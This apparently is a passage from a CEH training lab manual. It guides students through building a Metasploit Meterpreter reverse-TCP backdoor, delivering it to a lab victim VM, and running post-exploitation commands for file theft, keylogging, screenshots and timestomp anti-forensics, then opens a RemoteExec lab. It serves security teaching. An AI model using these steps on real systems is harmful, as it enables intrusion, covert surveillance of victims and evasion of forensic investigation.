- Workbook review

Lab Scenario

Backdoors are malicious files that contain Trojan or other infections applications that can either halt the current working state of a target machine or even gain partial/complete control over it. Attackers build such backdoors in attempt to gain remote access to the victim machines. They send these backdoors through email, file-sharing web applications, shared network drives, among others, and entice the users to execute them. Once a user executes such application, an attacker can attain access to his/her affected machine and perform activities such as keylogging, sensitive data extraction, and so on, which can incur severe damage to the affected user.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Creating a server and testing the network for attack
- Attacking a network using a sample backdoor and monitor system activity

Lab Environment

To carry this out, you need:

- A computer running Window Server 2012
- Kali Linux 5 r3 running in Virtual machine
- Windows 8.1 running in virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of the Lab

A Trojan is a program that contains a malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

Lab Tasks

1. Before beginning this lab, create a text file named **secret.txt** on the **Windows 8.1** virtual machine; write something in it, and save it in the location **C:\Users\Admin\Downloads**.
2. In this lab, the **secret.txt** file contains the text "**My credit card account number is 123456789.**"




FIGURE 7.1: Text file containing account number

TASK 1

Start postgresql and metasploit services

3. Log on to the **Kali Linux** virtual machine from Hyper-V Manager.
4. Launch a command-line terminal.
5. Type the command **service postgresql start** and press **Enter**.




FIGURE 7.2: Starting postgresql service

6. Type **service metasploit start** and press **Enter**.




FIGURE 7.3: Starting metasploit service

7. Type **msfconsole** and press **Enter** to launch msfconsole.




FIGURE 7.4: Launching msfconsole

8. Type **msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.13 X > Desktop/Backdoor.exe** in msfconsole, and press **Enter**.

Note: 10.0.0.13 is the IP address of **Kali Linux**, which may vary in your lab environment.

FIGURE 7.5: Creating Backdoor.exe

9. The above command will create a **Windows executable file** named "**Backdoor.exe**", and will be saved on the **Kali Linux** desktop.

Metasploit Framework, a tool for developing and executing exploit code against a remote target machine

FIGURE 7.6: Created Backdoor.exe file

TASK 2

Share Backdoor.exe file

10. Now you need to share **Backdoor.exe** with the victim machine (in this lab, **Windows 8.1** is the victim machine).
11. To share the file, you need to start the **apache server**. Type the command **service apache2 start** in Terminal, and press **Enter**.

FIGURE 7.7: Starting Apache webserver

12. Now the apache web server is running, copy **Backdoor.exe** into the **share** folder.
13. Type **cp /root/Desktop/ Backdoor.exe /var/www/share/** and press **Enter**.

To run the apache web server use the following command: cp/root/.msf4/data/exploits/* /var/www/share/

FIGURE 7.8: Copying the backdoor file

14. Switch back to msfconsole terminal to create a handler.
15. Type **use exploit/multi/handler** and press **Enter**, to handle exploits launched outside the framework.

The exploit will be saved on /root/.msf4/data/exploits/ folder.




FIGURE 7.9: Exploit the victim machine

16. Now, issue the following commands in msfconsole:
    a) Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
    b) Type **set LHOST 10.0.0.13** and press **Enter**.
    c) Type **show options** and press **Enter**. This lets you know the listening port.

To set reverse TCP use the following command set payload windows/meterpreter/reverse_tcp




FIGURE 7.10: Setup the reverse TCP

17. To start the handler, type **exploit -j -z** and press **Enter**.

FIGURE 7.11: Exploit the windows 8.1 machine

TASK 3

Download and Execute the backdoor file

18. Log on to the **Windows 8.1** virtual machine.
19. Launch Firefox or any web browser, and type **http://10.0.0.13/share/** in the URL field, then press **Enter.**

    Note: **10.0.0.13** is the IP address of **Kali Linux**, which may vary in your lab environment.
20. Click the **Backdoor.exe** link to download the backdoor file.

FIGURE 7.12: Firefox web browser with Backdoor.exe

21. The **Opening Backdoor.exe** pop-up appears; click **Save File.**

If you didn't have apache2 installed, run apt-get install apache2




FIGURE 7.13: Saving the Backdoor.exe file

22. By default, this file is stored in **C:\Users\Admin\Downloads.**
23. On completion of download, a download notification appears in the browser. Click **Open Containing Folder.**

To interact with the available session, you can use sessions -i <session_id>

FIGURE 7.14: Saving the Backdoor.exe file

24. Double-click **Backdoor.exe**. If an **Open File - Security Warning** appears, click **Run**.
25. Switch back to the Kali Linux machine. Meterpreter session has been successfully opened as shown in the following screenshot:

FIGURE 7.15: Exploit result of windows 8.1 machine

TASK 4

Establish a Session and Obtain User Information

26. Type **sessions -i** and press **Enter** to view the active sessions.

FIGURE 7.16: Exploit result of windows 8.1 machine

27. Type **sessions –i 1** and press **Enter** (**1** in **sessions –i 1** command is the id number of the session). **Meterpreter** shell is launched, as shown in the following screenshot:

FIGURE 7.17: creating the session

28. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, operating system, and so on.




FIGURE 7.18: Viewing system info

29. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and so on.




FIGURE 7.19: IP address related information

30. Type **getuid** and press **Enter**.
31. Running getuid will display the attacker that the Meterpreter server is running as on the host.




FIGURE 7.20: Viewing the server username

TASK 5

List all the Files in a Directory

32. Type **pwd** and press **Enter** to view the current working directory on the remote (target) machine.




FIGURE 7.21: Finding the present working directory (pwd)

33. Type **ls** and press **Enter** to list the files in the current remote directory (**C:\Users\Administrator\Downloads**).




FIGURE 7.22: Listing all the files in the directory

TASK 6

View the Contents of a File

34. To read the contents of a text file, type **cat filename.txt** (here, **secret.txt**) and press **Enter**.




FIGURE 7.23: Issuing cat command

TASK 7

Change the MACE Attributes

35. Change the **MACE** attributes of **secret.exe**.
36. While performing post exploitation activities, a hacker tries to access files to read their contents. Upon doing so, the MACE attributes change immediately, which gives an indication to the file user/owner that someone has read or modified the information.
37. To leave no hint of these MACE attributes, use the timestomp command to change the attributes as you wish after accessing a file.
38. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot:




FIGURE 7.24: Viewing the timestomp information

39. Let us change the modified time to **15 june 2012 at 12:57:37**.
40. To change the modified time, type **timestomp secret.txt -m "06/15/2012 12:57:37"** and press **Enter**.




FIGURE 7.25: modified time

41. Let us change the accessed time to **15 june 2012 at 12:55:05**.
42. To change the accessed time, type **timestomp secret.txt -a "06/15/2012 12:55:05"** and press **Enter**.




FIGURE 7.26: Creating the session

43. Let us change the created time to **12 june 2012 at 12:50:22**.
44. To change the created time, type **timestomp secret.txt -c "06/12/2012 12:50:22"** and press **Enter**.




FIGURE 7.27: Change the created time

45. Let us change the entry modified time to **15 june 2012 at 13:59:48**.
46. To change the entry modified time, type **timestomp secret.txt -e "06/15/2012 13:59:48"** and press **Enter**.




FIGURE 7.28: Changing the entry modified time

47. To verify the changed attributes, type **timestomp secret.txt -v** and press **Enter**.




FIGURE 7.29: Viewing the timestomp information

TASK 8

Change the Present Working Directory (PWD) and list all the Files in the Changed Directory

48. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Student\Downloads**.
49. Type **cd C:** to change the current remote directory to **C:**.




FIGURE 7.30: Changing the path of the directory

50. Now type **pwd** and press **Enter**.
51. Observe that the current remote directory has changed to **C:**.




FIGURE 7.31: Checking the present working directory (pwd)

52. Type **ls** and press **Enter** to list the files in the current working directory (**C:**).




FIGURE 7.32: List all the files in the pwd

TASK 9

Download a File

53. The download command downloads a file from the remote machine.
54. Type **download filename.extension** (here, **dotNetFx35setup.exe**) and press **Enter**.




FIGURE 7.33: Downloading a file

55. The downloaded file is stored in the **Home Folder** by default. Click **Places**, and click **Home Folder**.

FIGURE 7.34: Browsing the Home Folder

56. The downloaded file is available in the home folder as shown in the following screenshot:




FIGURE 7.35: Downloaded file available in the Home directory

57. The **search** command helps you locate files on the victim machine. The command is capable of searching through the whole system or specific folders.

58. Type **search -f "filename.ext"** (here **pagefile.sys**) and press **Enter**.




FIGURE 7.36: Locating files on the victim machine

TASK 10

Log all the Key strokes

59. Type **keyscan_start** and press **Enter**. This starts capturing all keyboard input from the victim system.




FIGURE 7.37: Capturing keyboard input

60. Switch back to the Windows 8.1 machine, create a text file and start typing something.




FIGURE 7.38: Performing keystrokes as a victim

61. Switch to the Kali Linux machine. Type **keyscan_dump** and press Enter. This dumps all the keystrokes.




FIGURE 7.39: Dumping all the keystrokes

62. Type **idletime** and press **Enter**.

63. Issuing this command displays the number of seconds for which the user has been idle on the remote system.

FIGURE 7.40: Viewing the idle time

TASK 11

Take a Screenshot of the Target's Desktop

64. Type **screenshot** and press **Enter**.
65. This command captures the victim's desktop and saves the file in root directory (**Home Folder**) by default.

FIGURE 7.41: Taking a screenshot of victim machine

66. Navigate to the **Home Folder,** and double-click the jpeg file.




FIGURE 7.42: Viewing the screenshot

67. The screenshot appears in the default photo viewer application as shown in the following screenshot:




FIGURE 7.43: Screenshot of the victim's Desktop

68. You may shut down the victim machine after performing post exploitation.
69. Type **shutdown** and press **Enter**. This shuts down the victim machine.




FIGURE 7.44: Shutting down the victim machine




FIGURE 7.45: Victim machine successfully shut down

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 8

System Monitoring Using RemoteExec

RemoteExec remotely installs applications, executes programs/scripts, and updates files and folders on Windows systems throughout the network.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

After gaining access, attackers remotely execute applications on the target machine. These applications may include spyware, malware downloaders, adware, and so on that enable attackers to sniff out sensitive information and cause damage to the target. Attackers can use applications such as RemoteExec where they simply need to specify the .msi path and the action to take (install/uninstall/repair/update), select the target computers, and launch the deployment in a click.

Similarly, system and security administrators can use these applications to perform their day-to-day tasks, such as patching and updating operating systems or applications and deploying employee monitoring applications. As an ethical hacker or penetration tester, you need to assess the ease with which these type of applications can be deployed in your target network.

Lab Objectives

The objective of this lab is to help students to learn how to:

- Run programs, scripts, and applications remotely using RemoteExec

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

Lab Environment

To carry out this lab, you need:

- Windows Server 2012 running as a host machine
- **Remote Exec** Tool located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools for Remotely Executing Applications\RemoteExec**
- Windows Server 2008 running on the virtual machine
- Or, download the latest version of RemoteExec at http://www.isdecisions.com/download/remoteexec.htm

- If you wish to download the latest version, then screenshots shown in the lab might differ
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of RemoteExec

RemoteExec, the universal deployer for Microsoft Windows systems, allows network administrators to run tasks remotely.

Lab Task

TASK 1

Install and Configure RemoteExec

System Requirements:

Target computers can have any of these operating systems: Microsoft Windows 2003/2008 (No Service Pack is required); an administration console with Microsoft Windows 2003/2008 Service Pack 6, IE5 or more.

